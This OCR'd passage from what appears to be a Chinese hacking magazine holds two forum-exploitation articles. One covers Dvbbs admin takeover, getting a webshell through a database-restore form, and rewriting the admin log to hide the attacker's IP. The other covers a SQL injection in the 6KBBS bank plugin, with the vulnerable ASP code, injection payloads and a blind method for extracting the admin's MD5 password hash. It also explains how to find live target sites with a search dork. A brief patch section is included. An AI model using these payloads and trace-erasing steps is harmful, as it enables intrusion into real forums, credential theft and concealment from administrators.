


图7

然后还是用WSockExpert抓固顶贴所在版面的Cookie，如图8。操作里选择"提升指定用户为后台管理员"，填写相应用户名和密码，单击"发送"按钮，提示成功。




图8

我们成功的进入了后台，如图9，最后便是用备份数据库获得webshell了。大家可以参考安全天使的文章，笔者就简单的说一下：先上传一个有asp代码的假图片，记住路径，如：UploadFile/2005-7/20057512055763.gif。然后在本地新建个htm文件，代码如下：

```
<form action="http://ww.test.com/admin_data.asp?action=RestoreData&act=Restore" method="post">
<p>已上传文件的位置 <input name="Dbpath" type="text" size="80"></p>
<p>要复制到的位置 <input name="backpath" type="text" size="80"></p>
<p><input type="submit" value="提交"></p>
</form>
```

这里，www.test.com是论坛地址，"已上传文件的位置"填写刚才上传的假图片UploadFile/2005-7/20057512055763.gif，"要复制到的位置"填写你想得到webshell的相对路径，比如UploadFile/2005-7/muma.asp，按提交就可以得到webshell了。因为是相对路径，所以提交的webshell是http://ww.test.com/UploadFile/2005-7/muma.asp。最后要说的就是删除日志的问题，如果直接在后台删除是不能删掉两天内的日志的，所以一般的就是用海阳木马的SQL功能，执行delete from [dv_log] where l_username='xx'就可以删除用户xx的日志了。另外一种就是用利用工具的自定义SQL语句执行delte语句，可是却失败了。这时笔者就想：不能delete，那我们update可以不？经过实践，是完全可以的。我们利用工具的自定义SQL语句填写"update [dv_log] set l_ip='213.144.41.115' where l_username='xx'"，这句话的意思是把用户xx的IP改为213.144.41.115。这样管理员就不知道真正的ip了。类似的语句还有"update [dv_log] set l_content='批量删除' where l_username='xx'"(改描述)，"update [dv_log] set l_touser='More' where l_username='xx'"(改操作对象)。




图9

好了，文章到这里也该结束了，由于本人也是个菜鸟，所以文中难免出现错误，还希望大家能够指出，如有什么问题可以联系我。

（本章中涉及到的程序动网固顶贴工具、动网提升前台工具、WSockExpert已经收录在光盘中）

上接272页

个很经典的asp页面了，如图8。




图8

9．接下来的事情就不用我讲了，找一个asp木马写入，就可以得到这个网站的管理权限了，能不能进一步提升自己的管理权限，就要看服务器中有没有可利用的漏洞了。

10．测试基本告一段落，临走的时候别忘了进后台把上传类型中的cer改为原png，不然都可以上传cer文件了。再就是清理一些留下的痕迹，虽说没有改动网站的任何内容，但安全还是第一的。

三、补丁修复


上面所说的是针对AC数据库的，因为没有在SQL数据库平台上测试，但我想如果使用的是SQL数据库，那这个漏洞的危害就大了，因为所提交的值没有任何过滤，那么就可以在SQL语句中加上update、insert之类的语句来执行一些命令，提升自己的权限，比猜解密码更要来的痛快！使用6Kbbs美化版的论坛，还是赶快修补漏洞。下面就说一下修补方法：

使用replace()函数进行过滤，将原来的request.form("dxname")改为：replace(request.form("dxname"),"'","")，过滤单引号，这样就可以阻止用户输入单引号来闭合SQL中的语句了。再就是对提交的用户名长度进行限制，在set rs2=server.createobject("adodb.recordset")之前加入语句：

if len(request.form("dxname"))>16 then call errmsg("不好意思！用户名太长，不能转帐！","bank.asp")

有些6kbbs还存在暴库的漏洞，使用%5c替换/就可以暴出数据库的路径。虽然6Kbbs已在数据库中加了防下载设置，但如果是mdb格式的那就防不住了，所以还是要修补暴库漏洞。修补方法是：在conn.asp中Option Explicit后加入on error resume next语句，忽略错误从而避免暴库。

（本章中涉及到的代码提交页面、字符对照表已经收录在光盘中）



不花钱的密码

——6KBBS的银行插件漏洞

寂寞的刺猬

看了N期X档案，都是在走别人走的路，虽说是省心，但总感觉缺点什么？啥时候咱这菜鸟也能展翅高飞一次啊！

前几天下载了一套6KBBS美化版论坛，在本机上测试一番，感觉还不错。正好这几天闲着无事做，便把6KBBS中的ASP文件逐个打开看了一下，当看到Bank.asp时，有一段代码引起了我的注意，其中有一个获得的值没有任何过滤。真是皇天不负有心人，终于让咱也找到一回漏洞，心里那个高兴啊，呵呵！有点跑题了！大家先看一下这段代码：

```
<%sub virement
 if qmoney>ccur(rs("save")) then call errmsg("你是不是好心过头啦? 还是人家催债催得太紧, 让你自己还有多少钱都不知道? ! ","bank.asp")
 set rs2=server.createobject("adodb.recordset")
 sql2="select save,userid from [user] where name='"&request.form("dxname")&"'"
 rs2.open sql2,conn,1,3
 touserid=rs2("userid")
 if rs2.eof then
 rs2.close
 call errmsg("查无此人,如果您实在想送出钱来的话,送给站长就好了! ","bank.asp")
 end if
 if replace(request.form("dxname"),"'","''")=lgname then
 call errmsg("给自己转帐很好玩吗? ","bank.asp")
 end if
 rs2("save")=ccur(rs2("save"))+qmoney
 rs2.update
 rs2.close
 set rs2=nothing
 rs("save")=ccur(rs("save"))-qmoney
 rs.update
 rs.close
 set rs=nothing
 call sucmsg("恭喜! 转帐成功,系统已自动发信通知了您的朋友"&request.form("dxname")&"! ","bank.asp")
 end sub
 %>
```

这是社区银行中的转帐代码，首先判断转帐的钱是否大于存款，如大于则提示错误，返回到bank.asp，如小于存款，则执行下面的SQL语句，注意看这句“sql2="select save,userid from [user] where name='"&request.form("dxname")&"'"”，其中的“request.form("dxname")”直接获取用户输入的值，没有任何过滤，有意思的是，在下面判断输入的是否为用户本身时，程序员用replace()函数对获取的值进行了过滤，而在上面的SQL语句执行中却疏忽了过滤，他的这一疏忽就给我造就了一个可利用的漏洞。

一 本地测试

既然找到了突破口，接下来要做的就是如何突破了。注册一个用户，打开“社区银行”页面，在其中的“我要转帐”中“转帐”钱数中输入1元，在“给”的输入框中输入“x' or '1'='1”（无双引号），如图1，这里用单引号闭合了SQL语句中的单引号，并用or使条件成立。点击“转帐”，弹出如图2成功提示：“恭喜！转帐成功，系统已自动发信通知了您的朋友x' or '1'='1!”，没有出现任何错误，看来可以构造一些语句。




图1




图2

接下来就用union语句来显示管理员的密码！于是写了一条union语句：“admin' union select name,password from [user] where name='admin”，（注意：最前面的那个用户名一定要是论坛中存在的，也可以是自己的用户名，如果是不存在的用户名，在union语句中还无所谓，但在使用后面所构造的语句时，用户名不存在就会出现“类型不匹配：'ccur'”的错误！）

提交了union语句，却出现了如下错误提示：

> **错误类型：**
> Microsoft JET Database Engine (0x80040E09)
> 不能更新。数据库或对象为只读。
> /6k/bbs/bank.asp，第71行

出错的原因可能是使用了单引号绕过了前面的盘查，但在更新数据库却因为找不到构造的用户名而无法更新，所以便出现了错误。又捣鼓了半天，也没有成功，看来union语句是没戏了！此路不通，那就使用另一种方法——猜解法！也就是SQL注入的基本方法！例如：查询论坛管理员admin的密码是不是16位（这里只是举例子，因为6kbbs的密码都是用md5加密的，当然是16位了）。构造一个语句如下：

```
admin' and 1=(select count(*) from [user] where len(password)=16 and name='admin') and '1'='1
```

如果弹出成功转帐提示，说明admin用户的密码是16位。接着再把语句中len(password)=16改为len(password)=17，提交后出现以下错误：

> **错误类型：**
> ADODB.Field (0x800A0BCD)
> BOF或EOF中有一个是“真”，或者当前的记录已被

删除，所需的操作要求一个当前的记录。
/6k/bbs/bank.asp，第 63 行

经过前面这些弯弯曲曲的探路，基本上掌握了这个漏洞的利用方法。下面就可以猜解指定用户的md5值了。在查询6kbbs的数据库后得知，用户密码的md5值是由数字和小写的字符组成的，它们的ASC值的范围分别是：数字0–9的asc值为48–57之间，字符a–z的asc值为97–122之间，如猜测用户admin的md5值第一位是否为数字？语句如下：

admin' and 1=(select count(*) from [user] where asc(mid(password,1,1))<58 and name='admin') and '1'='1

如成功转帐，则md5值的第一位是数字；如出现错误则说明第一位是字符。在判断出数字或字符后再采用折半的方法猜解，也就是三四次就可以猜到md5值了，猜完整个md5值也就是二三十分钟的时间。不过，猜测成功是要花钱的，每次按你转帐的值来计算，最低是1元，如果你运气不好，猜完16位密码也把你的存款花的差不多了，所以我们在猜的时候尽量让它出错，这样就可以省钱了（小提示：6kbbs的md5值中数字占的比重较大一点）。

二 实战演习

因为这一漏洞是出在6kbbs美化版的银行插件中，所以我们在网上搜索相关网站时就搜索这样的关键字“Powered By：6kbbs美化版”，确定目标后，就可以开始测试了。

1.注册一个用户colcol，然后登陆论坛，首先点击“会员功能”中的“用户列表”，在其中查找论坛管理员的名称，有的6kbbs中没有“用户列表”，那只好去论坛中看一下管理员的贴子，得到论坛管理员名称，如我这里得到这个论坛的管理员名为“popo”。

2.打开“娱乐”中的“社区银行”，新注册的用户默认送给51元现金，20元存款。在“我要存钱”中将所有现金全部存入，有了钱就好办事了！如图3。




图 3

3.为了突破狭小的用户名输入框，我做了一个本地提交页面bank.htm，如图4，只需将源文件中action后的网址http://127.0.0.1/6k/bbs/更改为所测试的论坛网址如：http://www.***.com/bbs/即可。

